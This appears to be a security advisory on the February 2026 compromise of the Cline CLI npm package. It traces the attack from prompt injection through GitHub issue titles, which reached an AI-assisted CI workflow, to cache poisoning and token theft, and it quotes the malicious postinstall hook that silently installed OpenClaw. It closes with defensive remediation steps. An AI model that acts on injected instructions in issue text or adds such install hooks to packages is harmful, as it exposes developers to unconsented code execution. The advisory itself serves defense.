Popular AI Coding Assistant Compromised

On February 17, 2026, the open-source AI coding assistant Cline CLI was compromised in a software supply chain attack that silently installed OpenClaw, a self-hosted autonomous AI agent, on developer systems. The attack exploited a compromised npm publish token to push a malicious version (2.3.0) to the npm registry, affecting approximately 4,000 downloads during an eight-hour window before the package was deprecated and replaced.
Cline is a widely-used, open-source AI coding assistant that integrates with VS Code and JetBrains IDEs. The VS Code extension and JetBrains plugin were not affected — only the npm CLI package was compromised.
Incident Details
| Attribute | Value |
|---|---|
| Affected Package | cline (npm) version 2.3.0 |
| Compromise Time | February 17, 2026, 3:26 AM PT |
| Window of Exposure | ~8 hours (3:26 AM – 11:30 AM PT) |
| Downloads During Window | ~4,000 (per StepSecurity) |
| Attack Vector | Compromised npm publish token |
| Malicious Payload | postinstall script installing openclaw@latest globally |
| Root Cause | GitHub Actions workflow misconfiguration ("Clinejection") |
| Patched Version | Cline CLI 2.4.0 |
| VS Code Extension | Not affected |
| JetBrains Plugin | Not affected |
How the Attack Worked
The Clinejection Vulnerability
Security researcher Adnan Khan identified the root cause as a workflow misconfiguration in Cline's GitHub Actions CI/CD pipeline, dubbed "Clinejection":
- Excessive AI permissions — Claude (the AI assistant used in Cline's CI) received broad tool access within the default branch workflow
- Prompt injection via issue titles — GitHub issue titles could inject arbitrary commands into the AI-assisted workflow
- Cache poisoning — The attacker filled the GitHub Actions build cache with 10GB+ of junk data, triggering Least Recently Used (LRU) eviction of legitimate cache entries
- Nightly publish workflow hijack — Poisoned cache entries replaced legitimate build artifacts in the nightly npm publish workflow
- Credential theft — The attacker obtained the production npm publish token from the compromised workflow environment
The Malicious Payload
The published cline@2.3.0 package contained a single modification to package.json:
{
  "scripts": {
    "postinstall": "npm install -g openclaw@latest"
  }
}When developers installed Cline 2.3.0 via npm install -g cline, the postinstall hook automatically executed and installed OpenClaw globally on their system. No other package files were modified — the Cline code itself remained unaltered.
What Is OpenClaw?
OpenClaw is a self-hosted autonomous AI agent that gained significant popularity in early 2026. While OpenClaw itself is not inherently malicious and does not auto-start its daemon process, the unauthorized installation raises serious concerns:
- Software installed without user consent on developer systems
- Potential for future remote activation or configuration changes
- Trust violation in the developer toolchain
- CI/CD systems may have been affected, introducing OpenClaw into build pipelines
Impact Assessment
| Impact Area | Description |
|---|---|
| Developer workstations | ~4,000 systems received unauthorized OpenClaw installation |
| CI/CD pipelines | Build systems running npm install with Cline dependency may be affected |
| Supply chain trust | Demonstrates risk of AI-assisted CI/CD workflows with excessive permissions |
| npm ecosystem | Another case highlighting the ongoing risk of publish token compromise |
| AI tool trust | Raises questions about the security of AI-powered development tools |
| Overall severity | Assessed as "low" by researchers — OpenClaw is not malware and does not auto-start |
Timeline
| Date/Time | Event |
|---|---|
| Feb 17, 3:26 AM PT | Malicious cline@2.3.0 published to npm |
| Feb 17, ~11:00 AM PT | Community reports unusual OpenClaw installations |
| Feb 17, 11:30 AM PT | Cline maintainers deprecate version 2.3.0 |
| Feb 17 (afternoon) | Compromised npm token revoked |
| Feb 18 | Cline 2.4.0 released as clean replacement |
| Feb 19 | Root cause analysis published (Clinejection) |
| Feb 20 | npm publishing updated to use OIDC via GitHub Actions |
Remediation Steps
For Developers Who Installed Cline 2.3.0
- Check for OpenClaw: Run
which openclaworopenclaw --versionto detect presence - Remove OpenClaw: Run
npm uninstall -g openclawif installed without your consent - Update Cline: Upgrade to version 2.4.0 or later
- Audit npm global packages: Run
npm list -g --depth=0to check for other unexpected packages - Check CI/CD systems: Review build logs for any
npm installruns between Feb 17, 3:26–11:30 AM PT
For Security Teams
- Scan developer workstations for OpenClaw installations
- Audit npm tokens and rotate any tokens used in CI/CD pipelines
- Review GitHub Actions workflows for excessive permissions or prompt injection vectors
- Implement npm provenance verification using
npm audit signatures - Pin package versions in production
package-lock.jsonfiles to prevent automatic updates - Monitor for postinstall scripts — Consider using
--ignore-scriptsflag in CI/CD environments
Lessons for AI-Powered Development
This incident highlights a growing risk as AI tools become deeply integrated into the software development lifecycle:
- AI agents in CI/CD need strict permission boundaries — Claude's broad tool access in the Cline workflow enabled the cache poisoning attack
- Prompt injection is a CI/CD attack vector — GitHub issue titles injecting commands into AI workflows is a novel and underappreciated threat
- npm publish tokens remain high-value targets — The token-to-global-install attack chain is well-established but still effective
- OIDC-based publishing is more secure — Cline has since migrated to OIDC tokens via GitHub Actions, eliminating long-lived credentials
Key Takeaways
- Cline CLI 2.3.0 was compromised via a stolen npm publish token to install OpenClaw without consent
- ~4,000 developers affected during an 8-hour exposure window on February 17, 2026
- Root cause was "Clinejection" — A GitHub Actions workflow allowed prompt injection via issue titles, leading to cache poisoning and credential theft
- OpenClaw is not malware — The unauthorized AI agent does not auto-start, and overall impact is considered low
- VS Code extension and JetBrains plugin were NOT affected — Only the npm CLI package was compromised
- Update to Cline 2.4.0 and remove any unauthorized OpenClaw installations immediately